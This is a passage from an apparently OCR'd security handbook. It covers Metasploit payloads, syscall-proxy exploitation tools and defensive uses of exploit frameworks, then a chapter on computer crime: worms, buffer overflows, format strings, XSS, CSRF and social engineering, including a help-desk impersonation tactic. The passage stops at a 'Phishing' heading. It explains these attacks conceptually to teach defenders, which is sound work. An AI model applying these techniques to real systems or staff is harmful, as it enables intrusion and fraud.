


FIGURE 44.4 The components of Metasploit, an exploitation framework.

The Metasploit user interface comes in three forms: a console interface (for simple navigation between various options), a command-line interface, and a Web-based interface (for using a browser and Web server to configure the tool). The attacker first selects the exploit that will be included in the package. Some exploits have an option simply to check if the target is vulnerable, without actually executing any payload. Other exploits just attack the system, running the attacker's chosen payload. The attacker then sets the target, which includes the Internet Protocol (IP) address and destination port. Additionally, for those payloads that require communication back with the attacker's machine, such as a reverse shell, the attacker can include a system address and port number where a listener is waiting to catch a shell shoveled back from the victim machine. Finally, the attacker selects the payload. Most of the exploits have payloads, which include firing up a command shell listener or a reverse shell. For the few exploits that do not have payloads, the attacker can select a command to run on the target. After configuring each of these items, as well as any options, the attacker can launch the exploit against the target.

The Metasploit framework currently includes about 50 different exploits, with a heavy focus on Windows machines. Given the flexibility of the tool and the prolific work of the tool's authors, we are likely to see many more exploits added in the future. When new holes are discovered and exploitation code is written, adding a new exploit to the Metasploit framework is quite straightforward. The current exploits include some of the most widely used exploits over the past several years on Windows, Linux, Solaris, and other operating systems. It is quite a powerful exploitation tool and a framework for rapid expansion.

The primary goals of the Metasploit payloads include functioning in most environments (*e.g.*, working across various operating system patch levels, hotfix installs, service packs) and cleaning up after themselves (*e.g.*, do not leave the system or a service crashed). The payloads available within the framework include:

- *Bind shell to current port* — This payload opens a command shell listener on the target machine using the existing TCP connection used to send the exploit.
- *Bind shell to arbitrary port* — This opens a command shell listener on any TCP port the attacker chooses.

- *Reverse shell* — This payload shovels a shell back to the attacker on a TCP port of the attacker's choosing. That way, a session is initiated from the victim machine, outbound toward the attacker machine, with a much greater likelihood of being allowed out through a firewall. From the perspective of the firewall, this is an outbound connection. From the attacker's perspective, it behaves like inbound command shell access, with the victim machine polling the attacker for commands to run.
- *Windows VNC server DLL inject* — This payload allows the attacker to remotely control the GUI of the victim machine, using the VNC tool, sent as a payload. The VNC runs inside the victim process, so it does not have to be installed on the victim machine. Instead, it is inserted as a dynamic link library (DLL) inside the vulnerable process.
- *Reverse VNC DLL inject* — This payload inserts the VNC as a DLL inside the running process and then tells the VNC server to make a connection back to the client, in effect shoveling the GUI. Such functionality is scary and amazing at the same time.
- *The meterpreter* — This general-purpose payload carries a DLL to the target box to give command-line access. Its beauty is threefold: (1) The meterpreter does not create a separate process to execute the shell (such as cmd.exe or /bin/sh would) but instead runs inside the exploited process; (2) the meterpreter does not touch the hard drive but gives access purely by manipulating memory; and (3) if the target machine has been configured in a chrooted environment so the vulnerable program does not have access to critical commands, then the meterpreter can still run its built-in commands within the memory of the target machine, regardless of the chroot limitation.
- *Inject DLL into running application* — This payload injects an arbitrary DLL into the vulnerable process and creates a thread to run inside that DLL. Thus, the attacker can make any target process take any desired action, subject to the privilege limitations of that target program.
- *Create local admin user* — This payload creates a new user in the administrator group with a name and password specified by the attacker

So, the Metasploit engine is pretty nifty and immensely useful in penetration testing. By itself, however, the engine is only part of the story. The engine is limited in that only a certain number of exploits and payloads are built in. When the existing vulnerabilities are patched, the exploits will wither on the vine, unless they are continuously renewed.

Step 5. Exploitation Framework

To help bust through this limitation, Metasploit goes much further than the engine. It includes a framework for the development of new exploits and new payloads. That framework is the item that is likely to give Metasploit the chance to become a *de facto* standard for developing exploits. In discussions with exploit developers, many of them have cited at least an interest in developing new sploits inside the Metasploit framework, and some others have already developed a half dozen or more personal exploits within the framework.

The Metasploit framework is built on top of a library created by the Metasploit team. This library is the Perl Exploit Library, or Pex. Pex provides code for several functions useful to developers of exploit code. The overall Pex application programming interface (API) includes functions such as:

- Various payloads, as discussed earlier
- XOR encoders and decoders to create morphing code to evade detection and filtering
- A wrapper for shell-code generation; the attacker can specify specific characters that should be avoided because they are filtered on the target system, and this code generates shell-code payloads that do not have these bytes in any OpCode or addresses
- Routines for finding the exact offset in a buffer that overwrites a return pointer; to help an attacker identify where in the submitted input the modified return pointer should be loaded, this code provides input of a specific pattern, and it then includes a routine to look for this pattern starting at a given address on the stack

- Shell-code creation, which packages up the shell code created based on all of the routines listed above in a tight piece of code ready to launch at the victim

Metasploit also includes some programs that help an exploit developer analyze code to find possible flaws in it. In particular, Metasploit includes two programs, msfelfscan and msfpescan, that search Linux/UNIX ELF (executable and linking format) or Windows PE (portable executable) binary programs, respectively. These tools look for machine language code that could be a point of vulnerability, including jump equivalents (which are a sign of transition within a program to a subroutine), pop+pop+return sequences (which are a sign that a function call has finished and is returning back to the calling routine), and any other regular expression the user devises. When each tool finds the specific elements being sought, the user can then print out disassembled machine language just before and after the searched-for code. Additional elements of the Metasploit framework include tools to dump the symbols (in essence, the variables) used within a program for analysis.

Numerous researchers in the computer underground are working on this area of automating the analysis of executable code to find vulnerabilities. Both within Metasploit and as separate projects, some researchers are trying to create automated tools to find the differences between newly released patches and the original code to help create exploits for unpatched systems in much shorter timeframes, possibly as short as minutes or hours, instead of days. Over the next couple of years, watch for the already short timeframe between vulnerability notification and exploit release to shorten even more. Further, with additional automation of the exploit development craft, expect more plentiful and higher quality exploits as we move forward.

So, why would exploit developers write their wares inside of the Metasploit framework? First off, many features are already built into the framework, such as Windows Service Pack independence, being able to determine the offset of the return pointer, and other capabilities. These features simplify the development process greatly. Second, the framework includes over 50 exploits from which to learn. Developers can see how H. D. Moore, spoonm, and various other Metasploit developers handled various issues and use that as a starting point. Third, when an exploit is developed in the framework, the developer can choose from any one of the payloads already included in the framework, which offers instant flexibility without any additional development effort (in fact, less development effort). Further, if a developer works in Metasploit to create an exploit, the resulting code can be inserted directly into Metasploit by just placing its code in the appropriate directories. That is really simple integration, giving the developer three really good user interfaces to choose from. No user interface has to be created, because all of that work has already been done. Also, developers who want a lot of people to start using their exploits will have a relatively large number of users with Metasploit already installed. An embedded base of Metasploit users exists who will more rapidly adopt and utilize the new exploit.

So, the Metasploit engine and framework are pretty darned nifty, but they do have some limitations — namely, the prepackaged payloads can only do so much. Although the built-in payloads have some great capabilities, more functionality incurs a cost — size. That means more exploit data has to be created, encoded, and transported across the network to squeeze inside a buffer on the target. The Metasploit developers deal with some of these limitations by supporting staged payloads, which break a payload into smaller chunks for sending to the target. Another limitation of the existing framework is that the canned and compiled payloads of the built-in Metasploit payloads are less flexible. They are a done deal, and creating new ones requires software development.

Step 6. System-Call Proxy Concept

All the exploit-related payloads that we have seen so far have a problem: They essentially hard code the actual behavior of the payload into a piece of software that is transmitted to the target system, where it is executed. This is a problem for at least two reasons. First, to change the functionality of the payload, an attacker will have to completely recompile the payload or write brand-new machine language code. This is time consuming and not trivial. Additionally, more complex payloads could get relatively large in size and therefore are less likely to fit into a buffer on the target machine.




FIGURE 44.5 The syscall proxy concept.

To avoid these problems, the folks at Core Security Technologies introduced a concept in their commercial IMPACT exploitation tool: syscall proxying. In this approach, shown in Figure 44.5, the attackers use a payload that is really a stub to execute system calls on the kernel of the victim machine. An exploit inserts a small (<100 bytes) payload stub on the victim machine. This stub receives syscall requests from the attacker's machine across the network and runs the system calls on the victim machine. Then, the attacker runs a program of the attacker's choosing on the *attacker's machine*, but, as it runs, whenever it needs to make a call into the kernel (to do anything, such as read a file, open a network socket, or write a file), this program sends the syscall request across the network. Instead of calling into the kernel of the attacker machine, the kernel calls get transmitted to the target, where they are run.

In essence, the payload is running on the attacker's machine from a user-mode perspective and can be of arbitrary length and complexity. It could be a port scanner, a vulnerability scanner, or any other program. But, whenever this program tries to interact with the local machine, those system calls are sent across the network to the victim machine. This concept is something like syscall-level remote procedure calls and is incredibly flexible. The syscall concept is described in detail by Maximiliano Cáceres from Core Security Technologies at http://www1.corest.com/common/showdoc.php?idx=259&idxseccion=11. Their product implementing these ideas is available commercially at http://www1.corest.com/products/coreimpact/index.php. A similar commercial product is the CANVAS tool by Immunity, available at www.immunitysec.com.

To really push this syscall proxy forward, consider the scenario illustrated in Figure 44.6. An attacker uses a system, which we will call system A, to launch an attack. The attacker uses system A to compromise system B. The attacker then uses the syscall proxy concept to push a syscall stub to system B. The attacker then runs a vulnerability scanner on system A but pushes all of its system calls to system B. System B then, in effect, scans for more vulnerable machines. Suppose it discovers one, which we will call system C. It can then take that over, installing a syscall proxy on B and a stub on C and iterating the process.

All code executes on the attacker's box (system A) but takes effect on the remote systems, giving the attacker staged, level-by-level access through various targets across the network. Making matters even more interesting, because the syscall proxies run in the memory of the vulnerable process of the victim machine, they do not even have to touch the hard drive. If an attacker is careful and deploys the proxy stubs entirely in memory, they can all be rolled back at the end of the attack, returning all compromised systems to their original state. No alterations to the file system on the hard drive are required. Fantasy? Nope. The commercial Core IMPACT and Immunity CANVAS tools already do this.

In effect, these tools act as automated penetration testing tools, deploying "agents" (which are the syscall proxy stubs) to vulnerable hosts that are then used to scan for and compromise more hosts. It is all packaged up in a slick GUI as well with many dozen exploits built-in.

Future Evolution

So, where is all of this headed? We can expect to see many more developers beginning to write exploits and payloads for Metasploit in the near future, given its free and open-source nature. Watch for a flourishing of capabilities within the Metasploit framework. We will also likely see additional flexible exploit and payload creation tool kits that let attackers use pieces parts written by others. Finally, we may see "GUI-ification" of the freely available exploit tools to make them easier to use. Sure, Metasploit already includes a GUI, but it is not as point-and-click intuitive as commercial tools such as Core IMPACT and




FIGURE 44.6 Using the syscall proxy concept to undermine a series of machines.

Immunity CANVAS. These tools auto-discover a vulnerable system, let their user click on it to deploy a syscall proxy, and then use it to further explore the network. We may see something approaching that ease of use for the free tools in the future. So, as we have seen, the exploit code has undergone a revolution recently. With the more flexible concepts and tools now released, we can expect to see a rapid increase in the number, quality, and capabilities of future exploits.

At the SANS Institute's Internet Storm Center (isc.sans.org), when a new vulnerability is announced, we often see widespread port scanning for the vulnerable service begin immediately, even before an exploit is released publicly. Some of this scanning may be caused by developers who have already quickly created an exploit, but a lot of it is likely due to anticipatory scanning. That is, even script-kiddie attackers know that an exploit will likely soon be created and released for a choice vulnerability, so they want an inventory of juicy targets as soon as possible. When the exploit is then actually released, they pounce. Today, quite often, the exploit is released as part of an exploit framework first.

In fact, exploit frameworks such as Metasploit have produced a large number of script kiddies who are better armed than ever. Today's exploits are easier to use, even for those who do not understand how the underlying tools work. It is trivially easy to operate Metasploit. Our situation is comparable to the original days of the SATAN security scanner back in 1995. Back then, some security professionals complained that SATAN made discovering vulnerable systems too easy for the attackers, turning their system-by-system discovery of vulnerable systems by hand into an automated affair. Now, when security people see a demo of Metasploit for the first time, they complain that the tool makes conquering a target just too easy for the bad guys. Sometimes, again, they moan that it is just not fair. But, who cares about whether or not these tools are fair? The attackers use them anyway, and we need to be ready.

Furthermore, in addition to shortening development time and effort, exploit frameworks have simultaneously increased the quality of exploit code, making the bad guys much more dangerous. Unlike the handcrafted, individual exploit scripts of the past, the sploits written in an exploit framework are built on top of time-tested, interchangeable modules. Some seriously gifted exploit engineers created these underlying modules and have carefully refined their stuff to make sure it works reliably. Thus, an attacker firing an exploit at a target can be much more assured of a successful compromise.

Using Exploit Frameworks for Good Purposes

Exploit frameworks are not just evil. They can also help us security professionals to improve our practices as well. One of the most common and obvious ways the good guys use exploit frameworks is to enhance their penetration testing activities. With a comprehensive and constantly updated set of exploits and payloads, a penetration tester can focus more on the overall orchestration of an attack and analyzing results instead of spending exorbitant amounts of time researching, reviewing, and tweaking individual exploits. Furthermore, for those penetration testers who devise their own exploit code and payloads, the frameworks offer an excellent development environment. Exploit frameworks do not completely automate pen test exercises, though. An experienced hand still needs to plan the test; launch various tools, including the exploit framework; correlate tool output; analyze results; and iterate to go deeper into the targets. Still, when performing penetration testing in-house, the team could significantly benefit from these tools, performing more comprehensive tests in less time. Those readers who rely on external penetration testing companies should ask them which of the various exploit frameworks they use and how they apply them in their testing regimen to improve their attacks and lower costs.

One of the most valuable aspects of these tools for information security professionals involves minimizing the glut of false positives from vulnerability-scanning tools. Chief information security officers (CISOs) and auditors often lament the fact that many of the high-risk findings discovered by a vulnerability scanner turn out to be mere fantasies, an error in the tool that thinks a system is vulnerable when it really is not. Such false positives sometimes comprise 30 to 50 percent or more of the findings of an assessment. Getting the operations team to do the right thing in tightening and patching systems is difficult enough without sending them vulnerability information that is wrong half the time, in this boy-who-cried-wolf scenario. Exploit frameworks help alleviate this concern. The assessment team first runs a vulnerability scanner, and generates a report. Then, for each of the vulnerabilities identified, the team runs an exploit framework to actually verify the presence of the flaw. Real problems can then be given a high priority for fixing. Although this high degree of certainty is invaluable, it is important to note that some exploits inside of the frameworks still could cause a target system or service to crash; therefore, be careful when running such tools and make sure the operations team is on standby to restart a service if the exploit does indeed crash it.

In addition to improving the accuracy of security assessments, exploit frameworks can be used to check the functionality of intrusion detection system (IDS) and intrusion prevention system (IPS) tools. Occasionally, an IDS or IPS may seem especially quiet. Although a given sensor may normally generate a dozen alerts or more per day, sometimes an extremely quiet day might occur, with no alerts coming in over a large span of time. When this happens, many IDS and IPS analysts start to get a little nervous, worrying that their monitoring devices are dead, misconfigured, or simply not accessible on the network. Compounding the concern, we may soon face attacks involving more sophisticated bad guys launching exploits that actually bring down IDS and IPS tools, in effect rendering our sensor capabilities blind. The most insidious exploits would disable the IDS and IPS detection functionality and put the system in an endless loop, making it appear as though things are fine but in reality they are blind to any actual attacks. To make sure the IDS/IPS tools are running properly, consider using an exploit framework to fire some sploits at them on a periodic basis, such as once a day. Sure, it is possible to run a vulnerability-scanning tool against a target network to test its detection capabilities, but that would trigger an avalanche of alerts. A single sploit will indicate whether or not a detector is still running properly.

One final benefit offered by exploit frameworks should not be overlooked — improving management awareness of the importance of good security practices. Most security professionals have to work really hard to make sure management understands the security risks their organizations face, with an emphasis on the need for system hardening, thorough patching, and solid incident response capabilities. Sometimes, management's eyes glaze over hearing for the umpteenth time the importance of these practices. Yet, a single sploit is often worth more than a thousand words. Set up a laboratory demo of one of the exploit frameworks, such as Metasploit. Build a target system that lacks a crucial patch for a given exploit in the framework, and load a sample text file on the target machine with the contents "Please do not

steal this important file!" Pick a very reliable exploit, such as the MS RPC DCOM attack against an unpatched Windows 2000 system. Then, after testing the demo to make sure it works, invite management to watch how easy it is for an attacker to use the point-and-click Web interface of Metasploit to compromise the target. Snag a copy of the sensitive file and display it to your observers. When first exposed to these tools, some managers' jaws drop at their power and simplicity. As the scales fall from their eyes, the plea for adequate security resources may now reach a far more receptive audience.

Computer Crime

Christopher A. Pilewski

What Is Computer Crime?

Computer crime is not easily defined. Metaphorically, computer crime is a universe of technology and exploits that expands and shifts on a daily basis. Practically, we are left with the most basic and intuitive of definitions for computer crime: criminal activity that involves the use of one or more computers. Though simple, this definition serves to separate computer activity that may only be obnoxious, irritating, or offensive from that which is actually in violation of law. This is the essence of criminality, computer-related or otherwise. This chapter examines computer crime in three stages: concepts, common computer crimes, and tactics of the security professional in dealing with computer crime.

Concepts

Computer crime commonly takes one of a few familiar, highly general forms: (1) fraud, (2) theft, (3) destruction, (4) disruption, and (5) conspiracy. Examination of these abstract forms will lend insight into computer crime and what the security practitioner can do about it.

Fraud

Fraud is the misrepresentation of information. The end goal of fraud may be monetary or some other type of specific gain, or it may grant a more general advantage to the perpetrator. Depending on the exact circumstances, fraud may be criminal in itself, whether it leads to any further ends or not. This fact is particularly evident in certain areas of legal and regulatory compliance such as the Health Insurance Portability and Accountability Act (HIPAA), Sarbanes–Oxley, and others.

Theft

Theft is probably the most familiar type of computer crime; in fact, identity theft has become a household word. Theft is not restricted to only this type, however. Computer-related theft also may include theft of funds, theft of information, theft of physical property, or theft of intellectual property. This category can encompass anything from the misappropriation of computer hardware to various forms of industrial espionage. The end goal, however, is typically a targeted, tangible, or economic gain of some kind.

Destruction

Destruction is one of the most familiar forms of computer crime. Information (or the devices that it resides on) may be destroyed for any number of reasons. Perhaps a database is destroyed as a punitive act against its owner, or a log file is altered or destroyed because it contains something damaging about

other criminal activity. Most security professionals encounter destruction of information in a more familiar form: computer viruses and other kinds of malware. Malware threats represent one of the most damaging and costly areas of computer crime because malware threats are both numerous and diverse. Although viruses, Trojans, worms, and other kinds of malware have specific definitions (depending on the way they are propagated and spread), more and more malware threats are classified as multivector or blended threats, because they have characteristics of more than one specific type. A computer virus, Trojan, or worm may destroy files, sectors on a disk, or entire file systems. Depending on the specifics of the threat, it may spread by infecting other files and drives, the local area network, a Web page, e-mail, or any combination of these. What distinguishes malware from most other types of computer crime is that, unlike simple fraud or theft, the end goal of malware authors is often unclear and devoid of any direct gain for the perpetrator. An author of a virus or worm may release it without any idea of where (or how many places) it will eventually strike. The unfocused nature of this type of computer crime makes it difficult to understand and even more difficult to predict.

Disruption

Disruption is also a familiar concept. Examples of criminal disruption would include triggering a fire alarm without cause, making a bomb threat, or yelling "fire" in a theater. It is questionable in these situations if the perpetrator intends to do permanent harm or not, but there is clear intent to disrupt the prevailing activity or the well-being of the victims. Disruption may be focused (against specific individuals or against a specific firm), or it may be relatively unfocussed and target the public at large. The most common type of disruption in computer crime is the denial of service (DoS) attack. This type of attack typically immobilizes or crashes a system by sending large amounts of network traffic to it such that it is unable to process legitimate requests, or the attack may use a series of crafted datagrams to exploit a known service vulnerability or simply fill up the system's disk. The variety of DoS attacks is almost endless. These attacks frequently target specific destination hosts belonging to a company or to an individual, but they also may target gateway nodes or servers of an Internet service provider in an attempt to disrupt service on the Internet. Some DoS attacks have targeted computer systems that control community services, such as traffic lights, government agencies, and emergency response. Goals and motivations for this type of computer crime are similar to those that may appeal to authors of malware. Service disruption is often devoid of direct economic gain for the perpetrator, but, unlike malware, service and system disruptions are frequently targeted in one fashion or another. Computer criminals may direct DoS attacks against online businesses or fellow computer hackers that they have something against. Also, a particular DoS attack may be launched by a perpetrator simply to test or demonstrate their skills in this area.

Conspiracy

Conspiracy represents one of the least understood forms of computer crime. At a conceptual level, a conspiracy is simply an agreement between two or more individuals to commit an illegal act. Legally, conspiracy has been expanded to include agreements and consultations, as well as acts that are either illegal or injurious to the public or to specific individuals. This type of crime may become a computer crime whenever computers, networks, e-mail systems, chat rooms, instant message agents, and other systems are used to facilitate such an agreement or consultation. The almost unlimited examples of conspiracy are large and small, simple and complex. What the security practitioner must understand is that the actual illegal or injurious act does not have to take place for conspiracy itself to take place. In other words, planning a crime may be an offense in and of itself, whether the crime is actually committed or not. The following brief anecdotes illustrate examples of conspiracy involving computers:

- In a series of instant messages, the murder of an individual is materially discussed between two participants.
- During a chat room session, participants detail a plan to steal credit card numbers from an online business.

- In an exchange of e-mails between business executives, they agree to release fraudulent financial reports for their publicly traded firm.

Note that conspiracy takes place between two or more individuals. Demonstrated intent (by a single individual) to commit a crime may also be criminal (as in the case of terrorist threats) but would not constitute conspiracy as this chapter defines it. Security practitioners and system administrators must be acutely aware of the role that computer systems, logs, and other files play in the chain of evidence when conspiracy is prosecuted and should be equally aware of their obligations to report when they possess knowledge of agreements or discussions that constitute conspiracy or of other types of criminal activity.

Common Computer Crimes

The two basic tactics of computer criminals are attacking the computers and attacking the people. Attacking the computers can be thought of as system and network penetration. Attacking the people introduces the world of social engineering. Both are commonly used, and they are often used in combination.

System Attack and Penetration

Computer systems can be penetrated in a variety of ways. The most common way is the exploitation of technical vulnerabilities locally or remotely over a network interface, or simply "exploits." Successful exploitation of a technical vulnerability typically leads to one of two outcomes: denial of service or privilege escalation. Denial of service, as noted earlier, refers to any attack that keeps a system from servicing legitimate, intended requests. Privilege escalation results from successful exploitation of specific services or applications that run at a higher privilege level than that intended for normal access. Privilege escalation may provide an intruder with root access to a particular system. This would allow the attacker full, uninhibited access to the systems services, applications, databases, accounts, and file system, Because the system is still (apparently) operating normally, however, system penetration resulting in privilege escalation may be more subtle and more difficult to detect.

Exploit Examples

The Slammer Worm

A well-known example of an exploit leading to denial of service is the Slammer worm, also called "sapphire" or "SQL Slammer." On January 25, 2003, the Slammer worm began infecting vulnerable versions of Microsoft SQL Server 2000 and MSDE 2000. The function of the worm was conceptually simple: Exploit the host, scan for more vulnerable hosts, and then exploit them. The Slammer worm was able to exploit a buffer-overflow vulnerability in the indexing service of vulnerable machines with a single User Datagram Protocol (UDP) packet on port 1434. When it became infected, the host began scanning. The scanning process of this worm is what made it unique. The Slammer worm used a form of pseudo-random number generation for its scanning process that had very different characteristics from those used in previous worms (such as CodeRed), allowing it to spread much faster. When a vulnerable host was detected by the infected system, it was quickly infected with the UDP packet. In the first 30 minutes after Slammer was launched, it managed to infect nearly 75,000 systems. A single infected system could scan thousands of new systems per second, limited primarily by the available bandwidth of the system's connection to the Internet. This rapid scanning, in fact, was the real Achilles heel of the Slammer worm. The scanning process consumed so much bandwidth on the Internet that propagation of the worm was inhibited. Although the Slammer worm caused a great deal of damage simply because of its DoS characteristics, it did not contain a destructive payload within its code. It simply spread very aggressively. Had the author (or authors) of the worm inserted a destructive payload that deleted database tables, transposed numbers, added characters, or otherwise corrupted information, the effects of the Slammer worm would have been infinitely worse.

Iiscrack

A well-known example of an exploit leading to privilege escalation is "iiscrack." Iiscrack is an exploit utility that allows a remote intruder to crack Microsoft IIS 5.0 and execute commands on the server. A typical attack can be performed by compiling or downloading iiscrack (it is freely available on the Internet) and copying it to the scripts directory of the target server. It can then be loaded with a Web browser to provide system-level access (higher than administrator). The attacker may use this access to deface the server's Web content, use the system to launch other attacks, load additional tools, or simply use iiscrack alone.

Exploit Types

Buffer Overflows

Although these two exploit examples have different end results (DoS and privilege escalation), they have something in common as well. Both exploits use a general attack technique known as buffer overflow. Buffer overflows are at the center of many exploits. At its simplest level, a buffer overflow occurs when a program writes information beyond the allocated end of a data buffer in memory. Buffer overflows may be caused by software programming errors and thus result in random information being written beyond the end of the buffer. In turn, the error may cause the application, the service, or the entire system to hang or crash. Buffer overflows also occur maliciously. Input can be crafted to exceed input buffers with machine code. Malicious code can overwrite the instruction pointer in the system stack and change the execution path, thus executing arbitrary code at a location arranged by the attacker. If the application or service is running with root permission on the system, typically the chained arbitrary code will also run at this level. This is exactly what happens when iiscrack is used against Microsoft IIS version 5.0. Buffer overflow vulnerabilities have been discovered in virtually all major production operating systems and many applications. They are most common in software written with the programming languages C, C++, and Assembly. This is because these languages require the programmer to manage memory allocation. Other languages manage memory more dynamically or include other mechanisms to reduce or prevent buffer overflows. They may, however, still have library dependencies that introduce the risk of buffer overflows.

Format Strings

Format string vulnerabilities closely resemble buffer overflow vulnerabilities in many respects. The general theme is the same: Crafted input that differs from what the programmer anticipates and codes for can result in DoS or privilege escalation. The vulnerable population is also similar — operating systems and application software coded in the C language that use certain language functions, specifically functions that use formatted input such as the printf() function. The source of this problem is the fact that the C programming language passes function arguments without type checking or validation. Recall that C is a medium-level language built for speed that relies entirely on the programmer for input validation. In a correctly written C program, input and output must conform to the format strings that the programmer includes in the function call. But, if the user input is not validated against the format string, the user may intentionally or unintentionally compromise the system. C language functions known to be vulnerable include printf(), sprintf(), snprintf(), and syslog(), among others. Hundreds of format string vulnerabilities have been cataloged on the common vulnerabilities and exposures (CVE) list, and many have multiple exploits. Format string attacks vary, but common methods include using multiple "%s" descriptors to read data from the stack until an illegal address is read, resulting in DoS, or using other descriptors (such as %u, or %x) to overwrite the instruction pointer and execute arbitrary code.

Cross-Site Scripting

Cross-site scripting (also called XSS) is typically not thought of as an attack on a particular system; instead, it can be thought of as an attack on the communication between a Web server and a user to gather specific information that belongs to the user. The information gathering itself is usually performed

from a contaminated HTML hyperlink. Because many desktop applications are HTML aware, many applications can facilitate this kind of information gathering, including Web browsers, e-mail clients, instant message clients, and message boards. Technically, neither the computer system belonging to the user nor the Web server is penetrated as they are in the exploit examples above. Instead, this type of attack exploits the trust that a user has for a given Web site on the Internet.

The most common way that this type of attack is carried out is to first append additional code into a hyperlink. The code itself can be in several different scripting languages: JavaScript, VBscript, or others. ActiveX, Flash, or other platforms may be used as well. The script itself can be imbedded into a HTML hyperlink simply by using the "<script>" HTML tag. The script is often executable in clear text, but many times it will be encoded in HEX to make it appear less suspicious. The hyperlink can be delivered through a compromised Web page or simply through an e-mail or a post to an Internet forum. An e-mail may be crafted to appear to be from a vendor that the user trusts, or it may use social engineering techniques to manipulate a user to click on it (such as "remove your e-mail address from our list." When the hyperlink is clicked, the resulting Web page may appear perfectly normal, but the script may have also captured the user's cookie, delivering the user to another site set up by the attacker. This is by no means the only type of information that a computer criminal may be after, but cookie theft is a common goal of cross-site scripting.

When the cookie has been acquired, the cookie thief can often reverse engineer it to obtain a number of details about the user. Precisely how damaging this type of attack can be will depend on the information actually stored in the cookie, but typically cookies contain a username and often a password as well. Depending on the type of site, the cookie may contain account numbers, residential information, financial information, or all of these. Even if the cookie contains very little, more information can be gathered from the Web site itself if the stolen cookie facilitates the ability to log-in to the Web site. After logging in with the user's username and password, the thief can steal various account details or hijack the account by resetting the password. The username and password could also be used on other Web sites where the user is likely to have accounts. For example, stealing a cookie from an online book seller would provide a computer criminal with a set of credentials to try against other online booksellers' Web sites. A computer criminal who can gain access to a user's e-mail will likely have also gained access to a quick summary of the online purchases that the user has made because most online businesses send order and shipping confirmation e-mail messages.

Cross-Site Request Forgery

Cross-site request forgery can be thought of as almost the reverse of cross-site scripting. Also called session riding, this is an attack on the communication between a Web site and a user, just like cross-site scripting, but this time it is the Web site's information that is under attack rather than the users. This type of attack uses cookies without the owner's knowledge or permission, again usually with a crafted HTML hyperlink that the user is persuaded to click on. The crafted hyperlink uses a Web application path (that must be known in advance) that sends the user's cookie along with a specific request. Note that, for the attack to be successful, the user's computer must have a valid (and unexpired) cookie for the Web site under attack. Also, the attacker does not need to steal the cookie or know anything specific about its contents for the attack to be successful.

Ultimately, cross-site request forgery is an attack on trust. Any request from a user's browser reflects that user's true intentions. Although this type of attack has a variety of potential targets, auction sites seem to be a particular favorite. In a typical attack on an auction site, the attacker will use cross-site request forgery to issue spoofed bids for an item he has placed on the site to increase its selling price. The attacker must experiment with the auction site itself to determine the execution path and parameters of the Web application and develop a crafted hyperlink. The attacker can then deliver the hyperlink via a mass mailing, another Web page, or some other means. The message and hyperlink often take the form of "You've just won a [prize]" or "Click here to redeem your [prize]." They may be more subtle, however, such as: "Your bid for the item has been received; click here to cancel." Ordinary users are often easily persuaded to click on these hyperlinks because they are unaware that doing so can be dangerous. A mass

mailing with such a hyperlink may never reach a large population of computers that contain eligible cookies, but it does not need to. Only a few successful attacks will accomplish the attacker's goal of raising the selling price of the item.

Social Engineering

Social engineering can be thought of as hacking people rather than computers and networks or, more often, as hacking people as a means to hacking computers and networks. When legendary hacker Kevin Mitnik wanted to hack telephone systems, he did not start with buffer overflows, format string vulnerabilities, cross-site scripting, or session riding. Instead, he did something much more effective; he called the help desk. Mitnik used social engineering to gain the confidence of engineers and business people at telecoms and their equipment vendors, and he acquired the technical details necessary to hack not only telephone switches but also the very electronic surveillance systems that law enforcement were using to track his activities. Successful social engineering takes advantage of ignorance, fear, greed, ego, or other human attributes to manipulate behavior for information gathering or other goals.

In spite of the widespread nature of network, operating system, and application technical vulnerabilities, social engineering is more prevalent today than ever before, although most applications of social engineering are less dramatic than the example above. Note also that many of the technical attacks described earlier contain within them one or more social engineering components, such as persuading the user to click a hyperlink to facilitate the attack. The effectiveness of social engineering can be demonstrated by this example of a technique commonly used by hackers and professional penetration testers. Call a company's help desk (around 5:00 p.m. works best), and state that you are the president (or vice president) of the company and you are trying to give a presentation. Request and insist that your password be reset immediately. Although this example may seem absurd, it is all the more absurd in that it frequently works. Many organizations have insufficient safeguards to prevent a social engineering attack as obvious as this one. Two common social engineering attacks on the Internet are phishing and something now known as the Nigerian letter scam. These became quite popular when, shortly after the invention of spam, computer criminals faced the challenge of how to make spam pay.

Phishing

